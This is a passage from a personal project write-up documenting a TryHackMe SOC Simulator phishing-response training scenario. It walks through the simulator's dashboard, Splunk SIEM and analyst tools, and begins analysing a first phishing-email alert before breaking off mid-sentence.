SOC Simulator Incident Response

Platform: TryHackMe | **Date:** [2025-9]
Project Focus: Security Operations Center (SOC) Threat Detection & Incident Response

Executive Summary


Successfully completed a complex SOC simulation, demonstrating high proficiency in threat detection and analysis. Prevented a security breach by accurately identifying and classifying all malicious activity within a realistic security monitoring environment, achieving a perfect classification score across 21 individual security alerts.


Project: Simulated SOC: Phishing Unfolding

By ENG :Hamzah Ali AL Haidari

Introduction

The TryHackMe "SOC Simulator" service is an interactive platform designed to simulate real-world Security Operations Center (SOC) environments. The simulator includes a dashboard, alert queue, built in SIEM (Splunk) and an analyst VM workstation for threat intel investigations. It provides scenarios involving phishing attacks, malware, and insider threats, requiring users to investigate alerts, classify incidents, and write reports. The purpose of this project is to practice incident response skills in a simulated realistic setting, document the investigative process, and provide possible recommendations based on the findings. The SOC Simulator service includes 7 unique scenarios to tackle as a simulated SOC analyst. However, most of these scenarios are restricted to Business users, intended for corporate environments only. For individual users, only two scenarios are currently accessible to premium users like myself, both centered around phishingbased threats.





This project will cover and document actions primarily focused on phishing attacks, through the "Phishing Unfolded" scenario in the SOC Simulator.

Project Scenarios Objectives

Phishing Unfolding

Difficulty: Medium | Duration: 1-2 hour

Phishing Unfolding

Difficulty: Medium | Duration: 1-2 hour

Description:

This is a more advanced scenario that simulates a live phishing attack within an organization. Th e attacker sends a phishing email, which leads to:

- A user clicking a malicious link or attachment.
- Execution of suspicious PowerShell commands.
- Potential credential theft or lateral movement.
- Persistent activity by the attacker inside the network.


Task Objective:

To investigate a multi-stage phishing attack — from initial email delivery to compromise — and understand how such attacks unfold in real time.


- Monitor and analyze real-time alerts as the attack unfolds.
- Identify and document critical events such as PowerShell executions, reverse shell connections, and suspicious DNS requests.
- Create detailed case reports based on your observations to help the team understand the full scope of the breach.

Disclaimer


This project is for educational and training purposes only. All scenarios and activities were conducted within the controlled environment provided by TryHackMe's SOC Simulator. No real systems, networks, or users were involved.




Phishing unfolding scenario Once the environment has loaded up, we are greeted at the Dashboard in the SOC Simulator platform. From here, it will take a few minutes for the incident alerts to come in real time. But before that happens, lets further explore the SOC Simulator.




Under dashboard section is “Alert Queue”, where alerts will be accessible as they come in. This is where initial alerts will be triggered and shown with information on incident. Information within the alerts will be used to do further investigation of event and its contents.




Under the alert queue is a built in SIEM based on Splunk to be used analyze logs regarding the incoming alerts to gain a better understanding and look for additional information.




By clicking the SIEM, we are redirected to the Splunk server within the simulator.




At last, there is an Analyst VM workstation for the simulated analyst to do threat intelligence research. On the workstation are 3 apps, Powershell, WireShark and "TryDetectThis". The "TryDetectThis" application is a URL/IP and File threat intelligence tool to lookup reputation and function.



The first email alert came in, the mail triggered a built-in rule for emails containing external links.





To analyze the suspicious email, the alert contained the following information:


- **Title:** Inbound Email Containing Suspicious External Link
- **Category:** Phishing
- **Date and Time:** September 18th, 2025 at 18:26
- **Description:** This alert was triggered by an inbound email containing a suspicious external link. For further investigation, firewall or proxy logs can be checked to determine whether any endpoints attempted to access the link and whether the connections were allowed or blocked.
- **Datasource:** Email
- **Timestamp:** 09/18/2025 18:24:05.948
- **Subject:** You've Won a Free Trip to Hat Wonderland - Click Here to Claim
- **Sender:** boone@hatventuresworldwide.online
- **Recipient:** miguel.odonnell@tryhatme.com
- **Attachment:** None
- **Content:** The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
- **Direction:** Inbound

Additional Notes: • The email uses an enticing subject line to create urgency,

